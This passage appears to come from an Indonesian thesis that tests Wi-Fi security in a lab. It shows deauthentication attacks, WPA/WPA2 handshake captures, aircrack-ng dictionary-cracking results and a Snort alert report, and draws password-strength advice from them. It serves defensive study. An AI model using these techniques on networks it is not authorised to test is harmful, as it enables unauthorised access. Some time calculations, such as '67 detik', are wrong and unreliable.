
Hasil pengujian di atas menunjukkan bahwa waktu yang dibutuhkan untuk seorang *cracker* mendapatkan *password* yang digunakan oleh enkripsi WPA. Jika menggunakan *password* huruf saja dengan kata yang ada di dalam kamus, maka

akan lebih mudah dan cepat untuk mendapatkan *password* tersebut. Jika *password* yang dibuat dengan kombinasi huruf, angka dan *simbol*, dan *password* tersebut tidak ada di dalam kamus, maka akan lebih sulit dan membutuhkan waktu yang lama untuk mendapatkan *password* tersebut.

Hasil *capture* pada wireshark ketika serangan dilakukan dapat dilihat pada Gambar 4.11. Hal ini terjadi ketika penyerang melakukan *Deauthentication Attack*, yaitu penyerang mengirimkan *deauthentication* paket yang mengacaukan *wireless service* pada *user*, sehingga koneksi *user* yang berasosiasi dengan AP terputus. *Deauthentication attack* digunakan oleh penyerang untuk mendapatkan data mengenai otentikasi *wireless*. Data ini hanya didapat pada saat awal terjadinya komunikasi *user* dengan AP. Penyerang melakukan *deauthentication attack* untuk mempercepat mendapatkan data tersebut dengan memutuskan koneksi dan memaksa perangkat *user* untuk terhubung kembali dengan AP. Ketika *user* terhubung kembali ke AP, maka seperti gambar 4.11, AP akan mengirimkan paket *key* melalui protokol EAPOL kepada perangkat *user*. EAPOL adalah suatu jenis protokol yang umum digunakan untuk *otentikasi wireless* dan *point-to-point connection*. Dari gambar 4.11, paket EAPOL yang digunakan adalah EAPOL-key, yaitu paket yang berisi kunci enkripsi atau kunci lainnya yang akan digunakan setelah proses otentikasi berhasil. Paket EAPOL-key ini yang ditangkap oleh penyerang untuk mendapatkan data *handshake* dan melakukan proses *cracking password*.

83	540.047582	Cisco-Li_3b:d8:36	GemtekTe_05:46:76	EAPOL	113	Key (msg 1/4)
84	540.048662	GemtekTe_05:46:76	Cisco-Li_3b:d8:36	EAPOL	139	Key (msg 2/4)
85	540.065253	Cisco-Li_3b:d8:36	GemtekTe_05:46:76	EAPOL	143	Key
86	540.065524	GemtekTe_05:46:76	Cisco-Li_3b:d8:36	EAPOL	113	Key (msg 2/4)
87	540.075644	Cisco-Li_3b:d8:36	GemtekTe_05:46:76	EAPOL	153	Key (Group msg 1/2)
88	540.076687	GemtekTe_05:46:76	Cisco-Li_3b:d8:36	EAPOL	113	Key (Group msg 2/2)
89	540.077313	192.168.1.116	192.168.1.1	ICMP	47	Echo (ping) request id=0x0200, seq=7680/30, ttl=1
90	541.448020	192.168.1.116	192.168.1.1	ICMP	47	Echo (ping) request id=0x0200, seq=7936/31, ttl=1
91	541.449868	192.168.1.1	192.168.1.116	ICMP	47	Echo (ping) reply id=0x0200, seq=7936/31, ttl=64
92	544.914905	GemtekTe_05:46:76	Broadcast	ARP	42	who has 192.168.1.1? Tell 192.168.1.116
93	544.917398	Cisco-Li_3b:d8:34	GemtekTe_05:46:76	ARP	42	192.168.1.1 is at c0:c1:c0:3b:d8:34
94	544.917410	192.168.1.116	192.168.1.1	ICMP	47	Echo (ping) request id=0x0200, seq=8192/32, ttl=1
95	544.918949	192.168.1.1	192.168.1.116	ICMP	47	Echo (ping) reply id=0x0200, seq=8192/32, ttl=64
96	550.761468	Cisco-Li_3b:d8:34	GemtekTe_05:46:76	ARP	42	who has 192.168.1.116? Tell 192.168.1.1
97	550.761480	GemtekTe_05:46:76	Cisco-Li_3b:d8:34	ARP	42	192.168.1.116 is at ac:81:12:05:46:76

Gambar 4.11 Hasil *capture* pada wireshark saat *Deauthentication Attack*



Gambar 4.12 Grafik Hasil Cracking WPA

Dari hasil tabel 4.4, maka didapatkan grafik seperti gambar 4.12. Dapat dilihat bahwa ketika kombinasi untuk *password* yang digunakan adalah kombinasi huruf besar dan kecil maka waktu yang dibutuhkan adalah 00:00:26 jam dengan banyak key yang dicoba adalah 41316. Sedangkan untuk kombinasi *password* dengan huruf dan angka yang diselang-seling, waktu yang dibutuhkan adalah 02:44:14 jam dengan key yang dicoba sebanyak 13604916 key. Dapat disimpulkan bahwa password yang aman untuk digunakan dalam enkripsi WPA adalah kombinasi huruf, angka dan simbol yang diselang-seling.


4.1.4 Cracking WPA2

Cracking WPA2, yaitu melakukan penyerangan untuk memecahkan kunci enkripsi WPA2 yang digunakan sebagai otentikasi untuk mengamankan jaringan *wireless*. Pengujian dilakukan sama dengan skenario tahap keempat dengan mengganti *passphrase* WPA2 sebanyak tiga kali, yaitu menggunakan huruf saja, kombinasi huruf dan angka, kombinasi huruf, angka dan simbol.

Untuk *cracking* WPA2, metode yang digunakan sama dengan metode yang digunakan untuk *cracking* WPA, yaitu *brute force attack* dan *dictionary attack*. Pada skenario ini, metode yang digunakan adalah metode *dictionary attack*. *Dictionary attack* yang akan digunakan di generate terlebih dahulu menggunakan *tool crunch*,

sehingga bisa dibuat *dictionary* baru dengan kombinasi kunci sesuai dengan keinginan penyerang. *Tool* yang digunakan untuk menyerang sama dengan *tool* yang digunakan untuk *cracking* WPA, yaitu *airmon-ng*, *airodump-ng*, *aireplay-ng* dan *aircrack-ng*. Langkah-langkah dalam pengujian ini sama dengan skenario keempat, hanya berbeda pada tahap keempat. Pada tahap keempat ini, *client* yang telah terhubung ke jaringan *wireless* dihubungkan kembali ke jaringan, hal ini digunakan agar data dapat pada saat terhubung ke jaringan dapat di capture dan mengurangi waktu yang dibutuhkan untuk *cracking*.

Gambar 4.13 di bawah ini adalah hasil dari *cracking* WPA2 yang telah dilakukan. Waktu yang dibutuhkan untuk mendapatkan kunci “elisa27!” adalah 31 menit 5 detik dan 2965884 kunci yang telah dites dengan kecepatan 1598.68 key/second.



```

root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r1899

[00:31:05] 2965884 keys tested (1598.68 k/s)

KEY FOUND! [ elisa27! ]

Master Key   : 7E 7B E4 B8 A9 BE 55 47 60 C4 54 97 BA A8 BD 4B
               E4 DB 7F 13 95 31 86 3D 28 EB 81 E7 B8 98 D7 75
Transient Key : 17 53 8E F1 A6 8B 66 A1 8C FF 3F E4 2B 9C 95 8D
               4E 8B 9F 63 A2 70 C8 9D BC A9 68 EA AF 26 C2 74
               EC 4A 76 93 E9 BF EE 2E 6D BE 64 BB DD A6 16 2D
               1A 8C C0 32 E5 35 D2 4A BB BE 6D 70 91 43 D9 27
EAPOL HMAC   : D6 E5 27 88 06 81 09 AE 3A 5D 1B 1D F6 48 BE E9
root@bt:~#

```

Gambar 4.13 *Cracking* WPA2

Setelah dilakukan pengujian *cracking* WPA2 dengan tiga kali mengganti *password* WPA2, maka didapatkan hasil seperti di bawah ini :

Tabel 4.5 Hasil Pengujian *Cracking* WPA2

Passphrase	Metode	Total tested key	Kecepatan testing key (k/s)	Waktu	Hasil
tamb2011	huruf dan angka	11952776	1245.30	02:23:03	berhasil terkoneksi
elisa27!	huruf, angka dan simbol	2965880	1599.69	00:34:17	berhasil terkoneksi
abudantly	huruf	486768	1452.46	00:05:42	berhasil terkoneksi

WPA dan WPA2 tidak berbeda jauh, hanya berbeda dalam enkripsi yang digunakan. Dari hasil pengujian di atas, dapat dilihat bahwa waktu yang dibutuhkan untuk *cracking* WPA2 tergantung kepada kerumitan dari *password* yang digunakan. Semakin rumit dan semakin panjang *password* yang digunakan, maka waktunya akan semakin lama, karena *cracker* harus mencoba satu persatu kombinasi dari huruf, angka dan simbol.


Hasil *capture* pada wireshark yang didapatkan adalah ketika *cracker* melakukan *deauthentication attack* terhadap perangkat *user*, sehingga perangkat *user* terputus koneksi dengan jaringan *wireless* dan dipaksa untuk berasosiasi kembali dengan jaringan *wireless*. Fenomena yang terjadi sama ketika melakukan *cracking* WPA. Hal yang harus dipantau oleh seorang *administrator* adalah hal-hal kecil seperti ini, karena saat melakukan *cracking* WPA dan WPA2, *cracker* tidak melakukan injeksi paket secara besar seperti *cracking* WEP karena *cracking* WPA dan WPA2 dilakukan secara *offline*.

```

58 219.700450 Cisco-Li_3b:d8:36 GemtekTe_05:46:76 EAPOL 113 Key (msg 1/4)
59 219.702128 GemtekTe_05:46:76 Cisco-Li_3b:d8:36 EAPOL 139 Key (msg 2/4)
60 219.717311 Cisco-Li_3b:d8:36 GemtekTe_05:46:76 EAPOL 143 Key
61 219.717569 GemtekTe_05:46:76 Cisco-Li_3b:d8:36 EAPOL 113 Key (msg 2/4)
62 219.727647 Cisco-Li_3b:d8:36 GemtekTe_05:46:76 EAPOL 153 Key (Group msg 1/2)
63 219.728715 GemtekTe_05:46:76 Cisco-Li_3b:d8:36 EAPOL 113 Key (Group msg 2/2)
64 219.729166 192.168.1.116 192.168.1.1 ICMP 47 Echo (ping) request id=0x0200, seq=10752/42, ttl=1
65 221.189404 GemtekTe_05:46:76 Broadcast ARP 42 who has 192.168.1.1? Tell 192.168.1.116
66 221.194530 Cisco-Li_3b:d8:34 GemtekTe_05:46:76 ARP 42 192.168.1.1 is at c0:c1:c0:3b:d8:34
67 221.194540 192.168.1.116 192.168.1.1 ICMP 47 Echo (ping) request id=0x0200, seq=11008/43, ttl=1
68 221.199739 192.168.1.1 192.168.1.116 ICMP 47 Echo (ping) reply id=0x0200, seq=11008/43, ttl=64
69 221.199916 192.168.1.116 192.168.1.1 ICMP 47 Echo (ping) request id=0x0200, seq=11264/44, ttl=1
70 221.204341 192.168.1.1 192.168.1.116 ICMP 47 Echo (ping) reply id=0x0200, seq=11264/44, ttl=64

```

Gambar 4.14 Hasil *capture* wireshark saat *cracking* WPA2




Gambar 4.15 Grafik Hasil *Cracking* WPA2

Grafik di atas hasil dari *cracking* wpa2 yang telah dilakukan. Berdasarkan data yang didapat, jika menggunakan kombinasi huruf saja maka waktu yang dibutuhkan adalah 00:05:42 jam dengan banyaknya *key* yang dicoba adalah 486768 *key*. Sedangkan untuk kombinasi huruf dan angka pada *password* “tamb2011” dibutuhkan waktu 02:23:03 jam untuk meng-*crack password*, dengan banyaknya *key* yang dicoba adalah 11952776 *key*. Waktu yang dibutuhkan lebih lama dikarenakan *password* dimulai dengan huruf “t”, dimana huruf “t” ada di urutan terakhir dalam dictionary. Dari hasil pengujian ini, dapat disimpulkan bahwa kombinasi *password* yang bagus untuk WPA2 adalah kombinasi huruf, angka dan simbol. Semakin divariasikan, misalnya diselang-seling antara huruf, angka dan simbol, maka lebih susah untuk di *crack*.

4.1.5 Remote Client

Skenario yang keenam adalah *remote client* dari luar jaringan yang telah dibuat. Tujuan skenario ini adalah untuk melihat bagaimana respon server dalam snort saat ada sistem lain yang melakukan *remote perangkat user* yang ada dalam jaringan itu melalui internet. Dalam pengujian ini, *software* yang digunakan adalah TeamViewer 7. Pengujian dilakukan dari Depok untuk me-*remote client* yang ada di

daerah Duren Sawit. Gambar 4.12 adalah tampilan dari *user* di luar jaringan yang melakukan *remote client*.



Gambar 4.16 Remote Client menggunakan TeamViewer

Snort report yang diinstal pada server merekam semua *alert* yang terjadi karena serangan di dalam jaringan yang terhubung dengan server yaitu eth0 (LAN) dan eth1 (internet) yang ditampilkan dalam bentuk php. Dari pengujian dalam skenario ini, dapat dilihat ketika *remote client* berlangsung, maka *Snort report* mendapatkan *alert* yaitu berupa *ICMP Destination Unreachable Port Unreachable*. Alerts ini terus bertambah seiring bertambahnya waktu dalam *me-remote client*. Pada Gambar 4.13, dapat dilihat sumber dan tujuan dari tindakan yang dianggap sebagai serangan adalah 110.137.253.38 yaitu klien dari luar jaringan yang menggunakan *provider* internet speedy telkomsel dan *priority* dari serangan. Pada pengujian ini, *snort report* melaporkan bahwa sedang terjadi tindakan yang dianggap sebagai serangan, ditandai dengan *ICMP Destination Unreachable Port Unreachable* yang terus bertambah selama *remote client* berlangsung dan klasifikasi

dari tindakan ini adalah prioritas ketiga, dimana artinya adalah serangan tidak berbahaya. Di dalam snort report juga terdapat beberapa *tool* yang bisa digunakan untuk mendeteksi sumber serangan dari IP address yang direkam oleh snort, yaitu NBTscan dan Nmap.

Signature: ICMP Destination Unreachable Port Unreachable

References: [cve 2005-0068] [cve 2004-0790]

Earliest Such Alert: 2011-12-14 00:00:21
Latest Such Alert: 2011-12-14 23:38:22

Sources Triggering This Attack Signature					
Source IP	FQDN	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
192.168.2.75	192.168.2.75	3084	3322	4	34
110.137.253.48	48.subnet110-137-253.speedy.telkom.net.id	4	4	1	1

Destinations Receiving This Attack Signature					
Dest IP	FQDN	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
202.73.99.4	ns3.fast.net.id	1195	1195	1	1
61.247.0.4	ns4.fast.net.id	1497	1497	1	1
202.73.99.2	fm-ip-202.73.99.2.fast.net.id	382	382	1	1
61.247.0.2	fm-ip-61.247.0.2.fast.net.id	10	10	1	1
192.168.2.75	192.168.2.75	4	188	1	16

Show signature without FQDNs

Page begun: December 22, 2011, 12:51:53
Page finished: December 22, 2011, 12:51:54

Snort Report Version 1.3.2
Copyright 2000-2011, Symmetrix Technologies, LLC.

Gambar 4.17 Alert pada Snort report

ICMP *Destination Unreachable Port Unreacble* adalah respon yang diberikan ketika suatu sistem di dalam jaringan mengirimkan paket *frame* ke arah struktur komunikasi, dan *host* yang menjadi tujuan dari paket itu menerima *frame* tersebut. *Frame* tersebut diproses oleh protokol di dalam sistem *host* tersebut (misalnya protokol TCP, UDP, RIP, OSPF). Protokol (TCP atau UDP) mencoba mengirim data sampai ke *port* tujuan (port TCP atau UDP) dan proses *port* tidak ada. Pengendali protokol kemudian melaporkan *Destination Unreachacle Port Unreachable*. ICMP *Destination Unreachable Port Unreachable* biasanya dikirimkan *host* saat suatu sistem mencoba melakukan *port scanning* terhadap jaringan.

Pada pengujian ini, snort melaporkan ICMP *Destination Unreachable Port Unreachable* sebagai respon dari *remote client* yang telah dijalankan. Ketika suatu

sistem melakukan *remote client*, maka dia akan mengirimkan paket *frame* kepada struktur komunikasi yang dituju, dan snort menganggap bahwa ada serangan dari pihak luar yang mencoba untuk melakukan *port scanning* terhadap sistem.

4.1.6 Perbandingan WPA dan WPA2

Pengujian yang terakhir adalah membandingkan antara dua *password* yang sama pada WPA dan WPA2. Pengujian dilakukan dengan empat *password* yang berbeda, metode yang digunakan adalah dengan *dictionary attack* dengan *dictionary* yang telah di *generate* menggunakan *tool* crunch. *Cracking* WPA dan WPA2 dilakukan dengan kamus yang sama. Hasilnya ada pada tabel 4.6.


Tabel 4.6 Hasil Pengujian *Cracking* WPA2

Passphrase	Total tested key		Kecepatan testing key (k/s)		Waktu	
	WPA	WPA2	WPA	WPA2	WPA	WPA2
elisa27!	2965872	2965884	1562.57	1598.68	00:31:05	00:31:50
abudantly	486804	486800	1541.73	1230.16	00:05:30	00:05:35
aChIEVed	41320	41320	1603.73	1606.21	00:00:26	00:00:26
abeth12#	2171672	2171676	1593.28	1598.20	00:22:46	00:23:10

Dari empat kali pengujian dengan *password* yang berbeda, dapat dilihat bahwa pada WPA waktu yang dibutuhkan untuk melakukan *cracking* berbeda sedikit dengan waktu yang dibutuhkan pada WPA2. Seperti pada *password* paling mudah yaitu “aChIEVed”, waktu yang dibutuhkan antara dua enkripsi tersebut (WPA dan WPA2) adalah 26 detik. Sedangkan *password* sedikit lebih rumit yaitu “abeth12#”, waktu yang dibutuhkan untuk WPA adalah 00:22:46 dan untuk WPA2 adalah 00:23:10.

Grafik pada gambar 4.18 menunjukkan grafik perbandingan antara WPA dan WPA2. Grafik tersebut menunjukkan bahwa perbedaan waktu yang dibutuhkan untuk *cracking* WPA dan WPA2. Ketika *password* yang digunakan mudah, waktu yang dibutuhkan antara WPA dan WPA2 adalah sama. Tetapi jika *password* yang

digunakan semakin rumit, maka waktu yang dibutuhkan untuk *cracking* WPA2 menjadi lebih lama daripada *cracking* WPA.



Gambar 4.18 Grafik perbandingan WPA dan WPA2

Kamus yang di *generate* untuk percobaan di atas terdiri dari 8 karakter *password*, dimana jumlah kombinasi *password*nya adalah 16777216 kombinasi *password*. Kecepatan rata-rata dari pengujian di atas adalah 1575.32 key/second. Salah satu *dictionary* yang digunakan terdiri dari 8 karakter yaitu aeils27! dan salah satu *password* dalam kamus ini adalah “elisa27!” yang berada di urutan baris *password* ke 2965880. Jika dalam perhitungan, kemungkinan waktu yang dibutuhkan untuk *cracking password* elisa27! adalah :

$$\frac{2965880}{1575.32} = 1882.71 \text{ second} = 31 \text{ menit } 37 \text{ detik}$$

Sedangkan untuk *password* “s22!s22!” yang berada di baris *password* ke 9894256 dengan kecepatan rata-rata seperti disebutkan di atas, maka kemungkinan waktu *cracking password* yang dibutuhkan adalah :

$$\frac{9894256}{1575.32} = 6280.79 \text{ second} = 104 \text{ menit } 67 \text{ detik} = 1 \text{ jam } 44 \text{ menit } 67 \text{ detik}$$

Untuk *cracking password* “!!!!!!!” di urutan terakhir pada *dictionary* pada baris ke 16777216, maka waktu yang dibutuhkan adalah :

$$\frac{16777216}{1575.32} = 10650.03 \text{ second} = 177 \text{ menit } 50 \text{ detik}$$


$$= 2 \text{ jam } 57 \text{ menit } 50 \text{ detik}$$

